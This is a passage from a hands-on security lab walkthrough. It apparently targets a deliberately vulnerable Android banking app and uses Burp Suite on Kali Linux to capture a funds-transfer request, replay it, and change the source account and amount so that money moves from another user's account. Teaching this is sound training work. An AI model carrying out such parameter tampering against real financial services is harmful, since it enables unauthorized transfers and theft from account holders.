
11. Log in to the Banking App

When prompted, enter the username **bsmith** and the password **password**, then click **Sign In** to log in.

> You must click the **Sign In** button to log in. Pressing Enter won't log you in!


12. Check Burp Transactions

Before continuing with the attack, switch back to the Kali Linux system and return to the running Burp Suite instance. Click Proxy | HTTP History. You should see at least one entry disclosing the login to the banking server from the client.
If you don't see the HTTP history entry, return to step 5 and ensure the HTTP proxy feature has been turned on, pointing to the Linux VM.



13. Examine Your Sad Bank Balance


Return to the Android VM. Click on Accounts to examine your bank account balance. This is not nearly enough money to pay your bookie.



14. Make a Small Funds Transfer


From the Android device, press the back button to return to the main menu. Select Transfer. From the transfer menu, click the **Get Accounts** button to fill in your from and to accounts. Select a small amount of money to transfer, such as $5. Complete the transfer by clicking on the Transfer button.

> In this step, you're generating *representative* traffic to inspect in Burp Suite. The transfer of $5 within your bank accounts won't get you any more money, but it will generate a Burp Suite transaction that we can inspect to identify exactly what is involved when a bank transfer is completed.




15. Return to Kali, Inspect Burp HTTP History

Return to Kali Linux and the running instance of Burp Suite. Inspect the HTTP history results to see the captured transactions.
You will see a POST request to **/dotransfer** that contains the username and password of your user, together with parameters indicating the amount of the transfer, the source bank account (from_acc), and the destination bank account (to_acc).



16. Send Transfer to Repeater


Right-click on the transfer transaction and choose Send to Repeater. Click on the Burp Suite Repeater tab.



17. Replay Transaction without Modification

First, replay the transaction without modifying any of the parameters. Click the Go button to send the POST request to the server again. You should get a JSON response indicating success, as shown in the screenshot.
Return to the Android device and check your bank balance again. You will see that the repeated transfer has been applied in your account balances.


> Before you start changing the parameters associated with an HTTP request in Burp Repeater, send it unmodified to validate that you receive the expected response from the server.



18. Change from_acc

Although the Android app does not allow us to specify arbitrary bank account numbers for funds transfers, we can manipulate the HTTP transaction using Burp Repeater.
Change the from_acc value in the Request pane from 111111111 to Kevin Johnson's savings account: 529031143. Then click Go to repeat this transaction, keeping the small denomination.
Return to the Android banking application and inspect your bank balance again. You will see a credit show up in your account!

> When performing HTTP parameter tampering attacks, change the fewest number of parameters as possible with each test case. Change too many and a failure won't clearly illustrate which change led to the failure.




19. Change the Amount Parameter

Now that you have established that a replay attack can be used to manipulate the source bank account information, change the amount to a larger value.

